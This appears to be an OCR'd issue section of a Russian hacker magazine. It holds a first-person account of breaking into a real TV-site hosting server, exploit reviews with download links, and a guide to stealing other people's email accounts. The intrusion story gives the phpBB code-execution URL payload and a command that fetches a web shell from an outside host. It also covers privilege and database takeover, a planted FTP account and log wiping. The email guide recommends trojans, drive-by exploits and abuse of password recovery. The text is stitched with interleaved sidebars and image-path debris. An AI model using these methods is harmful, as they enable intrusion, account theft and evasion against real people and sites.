В общем, стало понятно, что наиболее детально мне нужно рассмотреть машинку *83.222.5.45*.

[непосредственно сканирование] Решено было просканировать адрес на предмет открытых портов при помощи nmap.
Я быстренько установил его на web-шелле и запустил следующей командой:

```
nmap -sT -O -sV 83.222.5.45
```

Опишу используемые параметры сканера. Флаг *-sT* говорит о том, что nmap будет сканировать простым коннектом к порту. С ключом *–O* сканер попробует определить версию операционной системы по анализу TCP/IP-стека. Параметр *-sV* указывает на то, что необходимо выводить имя баннера сканируемой службы.
Немного подумав, сканер выдал заветную информацию. Оказалось, что на 21-м порту висит ProFTPD 1.2.10, на 25-м — Senmail 8.12, а также на этом сервере функционирует самба. Однако ни для одной из этих версий демонов нет публичных сплойтов, поэтому легкая прогулка, как я было подумал, отменялась. Сканер также определил, что на сервере стоит FreeBSD 4.x.

[проникновение через веб] Теперь нужно было более детально изучить web-среду. Итак, на изучаемом хосте находятся три сайта: *www.tnt-tv.ru*, *dom2.ru* и *livetnt.ru*. Я стал исследовать их, и вскоре стало понятно, что все скрипты написаны на PHP, а директива *magic_quotes_gpc*, скорее всего, установлена в дефолтное состояние On. Хотя это еще предстояло проверить.
Я решил поискать файл, в котором будет находиться всего одна классическая строчка:

```
<? phpinfo(); ?>
```

Как ты знаешь, она выдает инсталляционную информацию и все директивы PHP. Дело в том, что многие администраторы создают такой файл с именем *info.php* или *phpinfo.php*, чтобы было удобнее контролировать настройки и работу PHP. После того как я обратился к адресу *//www.tnt-tv.ru/info.php*, на моем лице появилась улыбка: такой файл действительно существовал, и он рассказал мне много интересного:

1. Хостинг работает под FreeBSD 4.10, nmap в очередной раз доказал свою состоятельность
2. allow_url_fopen=On, а значит, возможно использовать удаленные инклуды
3. file_uploads=On, загрузить файл при необходимости тоже получится
4. Как и предполагалось, magic_quotes_gp=On, что многое обламывало

Но все это было полной ерундой по сравнению с тем, что я увидел через несколько секунд. Я без особенного умысла зашел на форум, думая, что он там точно такой же, как и на *dom2.ru*. Каково же было мое удивление, когда я увидел phpBB! Но самый маразм заключался в том, что версия его была 2.0.6! Сначала я подумал, что это такая шутка админов, которые специально остави-



[проверка форума на уязвимость]

ли старую надпись с версией, хотя давно уже пропатчили все дырки. Но все оказалось куда серьезней.
Ты, конечно, знаешь, что в phpBB < 2.0.11 присутствует огромное количество дырок, самая популярная из которых позволяет выполнять на сервере произвольный php-код. Бага находится в скрипте *viewtopic.php* в проверке переменной highlight. Для лучшего понимания ошибки советую тебе почитать доку *www.securitylab.ru/49633.html*, где ты ко всему прочему найдешь еще и эксплойт под этот баг.
Что ж, вперед. Захожу по адресу *http://www.tnt-tv.ru/forum/viewtopic.php?t=2726&highlight=%2527.$poster=%60$var%60.%2527&var=id* и вижу, что все отлично срабатывает. Команда id выполняется успешно, права в системе — nobody! Вот это супер :).
Опишу часть запроса, чтобы было более понятно. %25 — это символ «%» в URI, сначала обрабатывается он, после этого получаем *%27*, а это уже символ «'» — одинарная кавычка в URI. Затем *$poster* — это переменная, которая принимает значение ника пользователя, отправившего сообщение. *%60* — это символ «`», *$var* — это переменная, в которую я передам значение команды, необходимой мне для исполнения. В итоге, если декодировать из URI в обычный вид, запрос будет следующим:


```
viewtopic.php?t=2726&highlight='.$poster=`$var`.'&var=id
```

Опишу его смысл. Переменной *$poster* присваивается результат выполнения команды, которая находится в переменной *$var* (обрамление обратными кавычками означает, что будет исполнена команда, заключенная между ними). Что ж, это уже кардинально меняет дело! Пользоваться уязвимостью через браузер не очень удобно, поэтому я заюзал эксплоит от rst. Мне пришлось немного модифицировать его, чтобы он работал через проксик. Итак, запускаем:

```
r57phpbb2010.pl www.tnt-tv.ru /forum/ 2726 "ls -la"
```

В результате мне вернулся листинг директории со всеми атрибутами. Папка images оказывается открытой на запись абсолютно для всех. Ну что ж, это прекрасно. При помощи команды *cd images; fetch http://rst.void.ru/download/r57shell.zip; unzip r57shell.zip* я заливаю на сервер полноценный web-шелл *r57shell.php*. Кажется, что все просто супер, однако возникает неожиданная проблема: когда я пробую зайти браузером на *www.tnt-tv.ru/forum/images/r57shell.php*, сервер выдает ошибку 403 (Forbidden). Значит, не все так просто.
Немного подумав, я предположил, что это, видимо, какая-то хитрая настройка web-сервера или IDS. Мои подозрения усилились, когда не заработал даже элементарный сценарий, который я загрузил в папку Images.
Тогда я решил проверить одну идею. Как известно, Apache определяет расширение файла по трем последним символам после точки. Значит, если, например, файл *r57shell.php* переименовать в *r57shell.php.2*, то ничего не изменится. Такой способ и был испробован. Для этого я выполнил следующую команду:

```
cd images; mv r57shell.php r57shell.php.2
```



[добавляю пользователя для FTP]

После этого, когда я зашел по адресу *www.tnt-tv.ru/forum/images/r57shell.php.2*, скрипт нормально заработал. Постепенно я стал приближаться к своей цели.

[локальное путешествие] Для начала я выполнил команду *who*, чтобы узнать, какие пользователи находятся в системе, и не особенно палиться. Активных сессий не было, более того, команда *last -n 10* сообщила, что пользователь root был на сервере пару дней назад. Я посмотрел при помощи *ps*, какие крутятся процессы, заценил файл */etc/syslog.conf* и узнал из него, что все логи хранятся локально. В активных процессах не было обнаружено никаких хитрых IDS и прочего отстоя, а значит, можно было спокойно продолжать атаку.

Я набрал команду *locate httpd.conf*, на что система предложила довольно большой список различных путей, которые содержали слово *httpd.conf*. Откинув все man'ы и неправдоподобные файлы, я получил список из трех потенциальных мест нахождения конфига:

```
/home/alt/httpd.conf
/usr/local/apache/conf/httpd.conf
/usr/local/etc/apache/httpd.conf
```

Я просмотрел все три и только в самом последнем узнал изучаемый сервер: там были описаны все виртуальные хосты. Также из директивы *DocumentRoot* этого файла я узнал все корневые директории сайтов */data/www/livetnt*, */data/www/tnt-tv*, */data/www/tnt-format* и */data/www/dom2*.

Немного осмотревшись в системе, я решил пропатчить форум phpBB, чтобы какой-нибудь вандал не наделал ерунды. Любой администратор может попасть в подобную ситуацию, и я решил выручить своего коллегу.

Моих прав для записи в файл *viewtopic.php* не хватало, а мне нужно было модифицировать этот сценарий. Стало необходимо поднять права в системе. Эксплойтов под эту версию фряхи мне не попадалось, suid-бит был установлен только на стандартных файлах.

Так как на сайте был форум, то, следовательно, в его конфиге должны находиться реквизиты для доступа к базе данных. Заодно также нужно проверить сервер на предмет других конфигов.

Чтобы найти необходимые файлы, я выполнил команду *find / -type f -name config.php* и через некоторое время получил один файл — конфиг к форуму. Набрав *find / -type f –name config.inc.php*, я нашел еще два файла: */data/www/dom2/admin-db/config.inc.php* и */data/www/phpmyadmin/config.inc.php*.

Их названия говорят сами за себя, а содержимое чрезвычайно обрадовало меня: я нашел конфиг *phpmyadmin* с указанным рутовым паролем от базы!

[исследование базы данных] Итак, я в базе данных. Информации не особо много, но сразу в глаза бросается база с названием proftpd. Это уже интересней, так как у ProFTPD есть возможность в качестве хранилища учетных записей использовать базу данных. Пароли в базе ProFTPD хранятся в хэшированном виде, но кто мешает добавить своего пользователя и наделить его максимальными правами? Конечно, под рутом в систему не зайдешь, так как

[АНОНИМНЫЕ ПРОКСИ]

Более лаконичное решение с установкой 3proxy выглядит так. Сливаем дистрибутив 3proxy командой *wget www.security.nnov.ru/soft/3proxy/0.5b/3proxy.tgz*, если нет wget, используем что-нибудь типа curl или links. Распаковываем, а затем добавляем опцию, чтобы проксик стал анонимным:

```
tar -zxf 3proxy.tgz; cd ./3proxy/src; cat ./proxy.c | sed '12a\#define ANONYMOUS' > ./proxy.c
```

Для проверки прокси-серверов на анонимность удобно юзать скрипт примерно следующего содержания:


```
<?
print "1) IP -" . @$_SERVER['REMOTE_ADDR'];
print "<br>2) Браузер - " . @$_SERVER['HTTP_USER_AGENT'];
print "<br>3) IP proxy - " . @$HTTP_VIA;
print "<br>4) IP forward for - " . @$HTTP_X_FORWARDED_FOR;
?>
```

Чтобы проверить анонимность проксика, необходимо нацепить его на браузер и вызвать этот самопальный скрипт. Как можно понять из исходника скрипта, если третье и четвертое поля чистые, а в первом поле не содержится твоего адреса, то прокси анонимный. Правда, эта проверка не дает гарантий того, что проксик не пишет логов. Для того чтобы быть хоть сколько-то уверенным в собственной безопасности, нужно юзать только свои прокси, в которых уверен на 100%.

вход этому пользователю заблокирован в файле */etc/ftpusers*, однако меня это не очень расстраивало.
Набрав команду *cat /usr/local/proftpd/etc/proftpd.conf*, я убедился в том, что ftp-сервер хранил все пользовательские пароли в базе данных. Тут же я нахожу другой пароль — нужно же демону как-то подключаться к БД.
В proftpd было всего две таблицы: groups и users. В первой не содержалось ничего, а во второй были учетные записи. Брутить хэши не хотелось, я решил оставить это на случай неудачи. Теперь мне стало необходимо добавить нового пользователя в таблицу users базы данных proftpd. PhpMyAdmin, который был установлен на хостинге, почему-то не открывался. Можно было, конечно, написать свой скриптик для добавления пользователя в базу данных, но я решил просто поставить еще одну копию PhpMyAdmin.
Однако если устанавливать PhpMyAdmin в текущую директорию, все файлы с расширением php придется переименовать, чтобы сервер выполнил их (это я описывал выше). Меня такой расклад не устраивал. Тогда я решил поискать другие директории, в которые мой пользователь имел право записывать файлы. Также важным условием было, чтобы директории находились в доступном из интернета месте. Я ввел команду *find /data/www/ -perm -2 -ls*, после чего увидел семь подходящих директорий.
Выбрав одну из них, я скомандовал: *cd /data/www/dom2/upload; fetch http://heanet.dl.sourceforge.net/sourceforge/phpmyadmin/ phpMyAdmin-2.6.1.tar.gz*. Через некоторое время в директорию загрузился PhpMyAdmin. Затем я распаковал архив командой *tar -zxf /data/www/dom2/upload/phpMyAdmin-2.6.1.tar.gz*. Теперь осталось только подредактировать скрипт config.php, что я и сделал. Зайдя по ссылке *http://dom2.ru/upload/phpMyAdmin-2.6.1*, я попал в интерфейс работы с базой данных. Теперь у меня имелась возможность творить с базой все что угодно.
Я выбрал таблицу users и нажал на ссылку добавления записи. Мне надо было заполнить все поля: имя пользователя, хэш пароля, uid, gid, домашний каталог и командный интерпретатор. Как я помнил, ProFTPD хранит в базе хэши, закриптованные алгоритмом DES. Мне необходимо было получить хэш от слова, чтобы добавить нового пользователя. Для этого я написал небольшой скриптик на перле:

```
#!/usr/bin/perl
$a = crypt("$ARGV[0]","");
print "Crypted word - $a\n";
```

Запустив его с параметром nst, я получил хэш *AAHQJUsMCAa4U* и затем заполнил поля следующим образом: *system, AAHQJUsMCAa4U, 5000, 5000, /data/www, /dev/null*. После чего нажал на кнопку «Добавить», и строка успешно добавилась в таблицу. В качестве uid я использовал значение 5000, так как именно этот пользователь владел всеми файлами и директориями в каталоге */data/www*.
Для того чтобы залогиниться по FTP, я воспользовался FTP-гейтом *web2ftp.com*. Введя в качестве логина слово system, а пароля -nst, я залогинился на FTP-сервер сайта *www.tnt-tv.ru*. В этом сервисе отчего-то косо работал английский язык, поэтому все было на немецком. Немного разобравшись, что есть что (в школе я изучал английский), нужно было проверить, обладаю ли я соответствующими правами.




[админка проекта dom2.ru]



[созданный пользователь]

Для этого я открыл во внутреннем редакторе файл *index.phtml* и слегка его модифицировал, чтобы не привлекать внимание. Затем открыл в браузере сайт *dom2.ru* — действительно, все модифицировалось как надо. С этими правами я мог пропатчить форум от бага. Теперь я открыл файл *viewtopic.php* и изменил его. Затем проверил, работает ли ошибка: теперь форум фильтровал все запросы.
Имея такой локальный доступ, я побродил по всем директориям, найдя в некоторых самодельную админку. На сервере в директории каждого сайта присутствует папка admin. Зайдя в одну из них, я увидел кучу админских скриптов.
Изучив их содержимое, я понял, что все пароли хранятся в базе в открытом виде, но мне казалось странным, почему не использовано хэширование. Изучив конфигурационные файлы, я понял, в какой таблице следует искать логины и пароли.
Через несколько минут у меня был полный доступ к админкам сайтов *dom2.ru* и *livetnt.ru* :).
Также имелся доступ к базе данных и к FTP'шнику. Немного полазив по сайту, я удалил своего пользователя для FTP из базы данных, затем удалил phpMyAdmin. Почистил логи веб-сервера (файл был большой, так что этот процесс занял много времени). Наконец, когда у меня уже почти полностью пропал интерес к этому серверу, я удалил и web-шелл, которым пользовался.
Затем на своем web-шелле я убил процесс прокси-сервера и почистил логи апача, чтобы полностью исключить возникновение каких-то проблем.


[база пользователей проекта dom2.ru]

Я получил от этого сервера все что хотел, и теперь осталось только написать админу обо всех его огрехах и идти спать. Я открыл TheBat и написал письмо, в котором явно указал на все существующие проблемы с безопасностью и пожелал своему коллеге удачи

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОЙТОВ

MYSQL 4.X CODE EXECUTION EXPLOIT

[описание] С приходом весны проснулись итальянские хакеры. Они стали искать баги в MySQL и писать смертельные эксплойты. Один из таких экземпляров зовется *mysqlcreate.php*. Это обычный PHP-сценарий, который позволяет выполнить любую команду, если у пользователя имеется root-access к mysqld. Эксплойт работает по следующей схеме. Сперва создается специальная база и вложенная таблица. В нее добавляется код системной библиотеки *libso.so.0*. Затем осуществляется дамп таблицы в файл */tmp/libso.so.0*, а также создание функции *exit()*, перезапускающей mysqld. После рестарта взломщик может передать команду запросом *SELECT do_system('cmd');*, и она успешно выполнится с правами mysql.

[защита] Для эксплуатирования уязвимости необходим root-access к mysql. Поэтому в качестве метода защиты можно посоветовать установку сложного пароля и хранение его в недоступном для детей месте :). А еще лучше обновить версию mysqld до более стабильной.

[ссылки] Скачать эксплойт можно по адресу *www.securitylab.ru/_Exploits/2005/03/mysqlcreate.pl.txt*. Существует еще один эксплойт, использующий уже другую брешь в СУБД. С ним ознакомься самостоятельно на *www.securitylab.ru/_Exploits/2005/03/mysqllib.pl.txt*.

[злоключение] По моему мнению, этот эксплойт не наделает много шума. Ведь чтобы успешно заюзать баг, нужно знать рутовый пароль к mysqld, получить который не так уж легко, и это само по себе будет значимым достижением :).

[greets] Хакерское творение принадлежит итальянскому взломщику Stefano Di Paola (stefano.dipaola@wisec.it). Обязательно свяжись с ним и попроси еще парочку эксплойтов к Mysql. А также к Oracle, PostGresql и InterBase :).

[made in Italy]

PHPBB <= 2.0.12 BYPASSING AUTHORIZATION

[описание] Новый сезон принес нам новый эксплойт к форуму *phpBB*. На этот раз любой желающий может поадминить форум и получить shell-доступ к серваку. Описать уязвимость в этом обзоре невозможно — не хватит места :). Поэтому объясню на пальцах. Эксплойт существует благодаря нескольким багам. Один из них описывается тут: *www.securitylab.ru/52986.html* (обход авторизации в админ-панели). Вторая брешь содержится в установщике стилей для админки. Если грамотно использовать эти уязвимости, то можно установить поддельный шаблон, внедрив туда функцию *eval()*. После несанкционированного входа в admin-зону этот код успешно выполнится и предоставит хакеру как доступ к серверу, так и панель администратора.

[защита] Один из методов защиты был предложен в форуме секлаба (*www.securitylab.ru/forum/forum_posts.asp?TID=15075*). Также можно обновить версию phpBB и этим действием защитить сервер. Правда, надолго ли?

[ссылки] Эксплойт можно скачать по адресу *www.securitylab.ru/_Exploits/2005/03/phpbbexp.cpp.txt*. Собирается он в Windows. Не получилось скомпилить? Тогда можно заюзать уже собранный бинарник: *http://overdose.tcpteam.org/phpbbexp.exe*.

[злоключение] Мне довелось протестировать эксплойт, и я увидел, что он дает shell-доступ далеко не на каждом дырявом сервере. А вот доступ к админке удавалось получить практически везде :).

[greets] Поднимем бокалы за здоровье хакера overdose (slythers@gmail.com). Это он подарил скрипткидисам и матерым хакерам реально рабочий эксплойт. Также с нетерпением ожидаем сплойтов для более новых версий phpBB :).

[welcome to admin-zone!]

WIN2003 AND XP+SP2 REMOTE DOS

[описание] Русские ребята из RuSH Security Team показали всем, что некоторым программистам из MicroSoft нужно срочно предоставить длительный отпуск. Представленный эксплойт намертво подвешивает машины под управлением Win2003 и WinXP+SP2. Замечу, что баг прост как мир — DoS происходит посредством обычного циклического SYN-флуда. Достаточно кинуть пару тысяч специальных пакетов на 139 или 445 порт, как винда тут же подвисает :). Если раньше подобным образом валили Win95, то сейчас атаке подвержены самые новые операционки. Не веришь? Убедись сам, запустив эксплойт с параметром IP-адреса и порта. Правда, если на маршрутизаторах установлена защита от спуфинга, использовать эксплойт вряд ли удастся.


[защита] Защититься с такой брешью можно простой фильтрацией с помощью хорошего файрвола. На страницах форума SecirutyLab FataAcid предлагает защиту, внедряемую с помощью виндового реестра (*www.securitylab.ru/forum/forum_posts.asp?TID=14927&PN=0&TPN=4*).

[ссылки] Виндовый вариант сплойта можно слить здесь: *www.security.nnov.ru/files/newLand.zip*, любители же unix отправляются за исходником на *www.securitylab.ru/_Exploits/2005/03/r57windos.c*.

[злоключение] Microsoft пока молчит и не выкладывает никаких спасительных патчей. Учитывая то, что пользователи до сих пор не умеют пользоваться файрволами, можно представить, как ночные хакеры будут издеваться над ни в чем не повинными воркстейшнами и серверами :).

[greets] Благодарим за хорошую пищу для размышлений команду RuSH. Эти ребята не раз радовали мир хорошими эксплойтами для различных сервисов и операционок. Желаем, чтобы такая тенденция никогда не угасла.

[наглядный DoS сервера в локалке]



Доступ к мейлу — это просто!


ТЫ ЖЕЛАЕШЬ ЗНАТЬ, С КЕМ ПЕРЕПИСЫВАЕТСЯ ТВОЯ МЕГАПРОДВИНУТАЯ ДЕВУШКА? ИЛИ ТЕБЕ ХОЧЕТСЯ ЗАВЛАДЕТЬ ДОСТУПОМ К PRIMARY MAIL КРУТОГО ШЕСТИЗНАКА? А МОЖЕТ БЫТЬ, У ТЕБЯ ВОЗНИКЛО ЖЕЛАНИЕ ОЗНАКОМИТЬСЯ С КОРПОРАТИВНОЙ ПЕРЕПИСКОЙ АМЕРИКАНСКОГО ПРОГРАММЕРА? ХОЧЕТСЯ, ДА? А НЕЛЬЗЯ! ЭТО НЕЗАКОННО. ПОЭТОМУ СЕГОДНЯШНЯЯ МОЯ СТАТЬЯ О ТОМ, КАК Я УВОЖУ ЧУЖИЕ E-MAIL АДРЕСА, ДАНА ТЕБЕ С ЕДИНСТВЕННОЙ ЦЕЛЬЮ: ЧТОБЫ ТЫ САМ НЕ ПОПАДАЛСЯ НА ЭТУ УДОЧКУ. ДЕРЖИСЬ КРЕПЧЕ | Master-lame-master

Десять приемов для взлома почты

[против лома нет приема] С каждым годом сломать почту недруга становится все труднее и труднее. Это раньше можно было отослать сообщение от support@mail.ru, в котором находилась просьба отправить администрации пароль, и почти любая жертва легко велась на такую разводку, охотно отсылая свои конфиденциальные данные. Теперь же, благодаря средствам массовой информации, человек никогда не скажет тебе пароль, будь ты хоть Биллом Гейтсом :). Однако даже сейчас у меня довольно лихо получается пионерить мыльные аккаунты, используя несколько универсальных способов. Главное — определиться с наиболее удачным методом. Поэтому при описании каждого приема я буду давать четкие характеристики, которые укажут на то, по какой причине и в какой ситуации я использую именно этот, а не другой способ. Готов? Тогда поехали!

[забытые пароли] Наиболее эффективным и красивым методом доступа к чужому ящику является восстановление якобы забытого пароля. Он применим в том случае, если нужный мыльник находится на фриварном сервисе и есть некоторая информация о владельце ящика. Рассмотрим все это дело на конкретном примере. Допустим, у меня есть знакомый Акакий Бездрищенко, который держит свой e-mail на сервисе *mail.ru*. По каким-то причинам мне захотелось завладеть ящиком Акакия. Я иду на главный сайт портала, затем открываю раздел «Забытый пароль», ввожу в поле логин akakij и озадачиваюсь вопросом «Любимое блюдо». Чуть ниже находится форма для ввода дня рождения Акакия. Чтобы узнать эти данные, можно либо напрямую задать вопрос владельцу (очень аккуратно, чтобы не спугнуть), либо найти их где-то еще. Например, если я общаюсь с Акакием, я могу ненавязчиво поговорить с ним о кулинарии и узнать, что он любит из еды. Чтобы ответить на второй вопрос, можно посмотреть данные в ICQ (там, скорее всего, будет указана дата рождения) либо ввести в поисковике «Акакий Бездрищенко» и попробовать получить требуемую информацию, например, из форумных профилей жертвы. Вообще, дата рождения — избыточный вопрос, посему указывается только при желании владельца ящика. Таким образом, задача может быть упрощена в два раза.

[трояна заказывали?] Второй, не менее распространенный метод заключается в протроянивании жертвы. В наше время развелось очень много функциональных троянцев, которые не только умеют отсылать все пароли из Outlook Express и TheBat, но и логировать все нажатые клавиши с последующей отсылкой на хакерский e-mail. За примерами далеко ходить не надо: новый продвинутый трой с именем A-311 Death умеет многие вещи и продается на



[тупой ответ на тупой вопрос]



В качестве виндового снифера рекомендую использовать умную программу ICQSniff. Она работает, даже если сеть построена на свитчах, благодаря функции ARP-спуфинга.



На компакт-диске ты найдешь софт, который описывался в этом материале и который поможет тебе протестировать собственную безопасность.



Не стоит забывать, что вся информация предоставлена лишь для того, чтобы ты адекватнее воспринимал действительность и не попадался на уловки таких сетевых негодяев, как я.

сайте *prodexteam.net* за $250. Специально для скептиков существует демоверсия трояна с некоторыми ограничениями, показывающая всю его мощь :). Однако попросить юзера запустить «крякер интернета» не так-то просто. Поэтому на помощь приходят эксплойты. Мне нравится использовать Universal .ANI files handling exploit (смотри мартовский обзор), с его помощью можно легко залить и запустить троян в удаленной системе. Только перед этим необходимо старательно замаскировать эксплойт в недрах якобы дружественного HTML-кода. А затем без задней мысли дать ссылку лопоухому пользователю :).

[ломаем хостинг] Следующим отчаянным методом является взлом хостинговой площадки с последующим хищением пользовательских баз. Здесь, опять же, существуют свои тонкости. Например вряд ли мне удастся взломать *mail.ru* и вытянуть все пароли, однако я уверен, что смогу это проделать с *hotbox.ru* (мы уже писали про этот дырявый хостинг). Ни один сервис не застрахован от CSS-ошибок, найдя одну из которых, я буду способен завладеть нужным почтовым ящиком.

Мыло	Smtp	Pop
forb@pm.convex.ru	pm.convex.ru	pm.convex.ru
forb@real.xakep.ru	smtp.gamela...	smtp.gamela...
forb@ruhost.ru	ruhost.ru	ruhost.ru
2112@22.eu		
forb@tim.ustu.ru	pm.convex.ru	tim.ustu.ru


[все пароли как на ладони]

Естественно, этот прием сработает лишь при определенных навыках взлома. В больших сервисах редко встречаются тупые администраторы, поэтому на первый взгляд почтовая система будет вполне защищенной :). Впрочем, здесь тоже есть исключения. Никто не запрещает просто попросить более продвинутого взломщика взломать хостинг или mail-сервис за деньги либо просто купить долларов за пять нужный пароль у трейдера, имеющего online-доступ к нужным базам данных. Таких много, нужно лишь их отыскать :).

[проникновение в систему] Если жертва, у которой необходимо украсть ящик, юзает интернет со статического IP-адреса и этот адресок известен, то можно попробовать взломать компьютер пользователя. Доказано, что очень мало людей следят за системой и ставят критические обновления. У меня не занимает много времени, чтобы сделать fingerprint и определить OS пользователя. После этого я роюсь в багтраке и нахожу подходящий сплойт для ломаемой системы. Дальше уже — дело техники, но ничего сложного нет: я просто запускаю чужой сплойт и получаю доступ к командному интерпретатору.
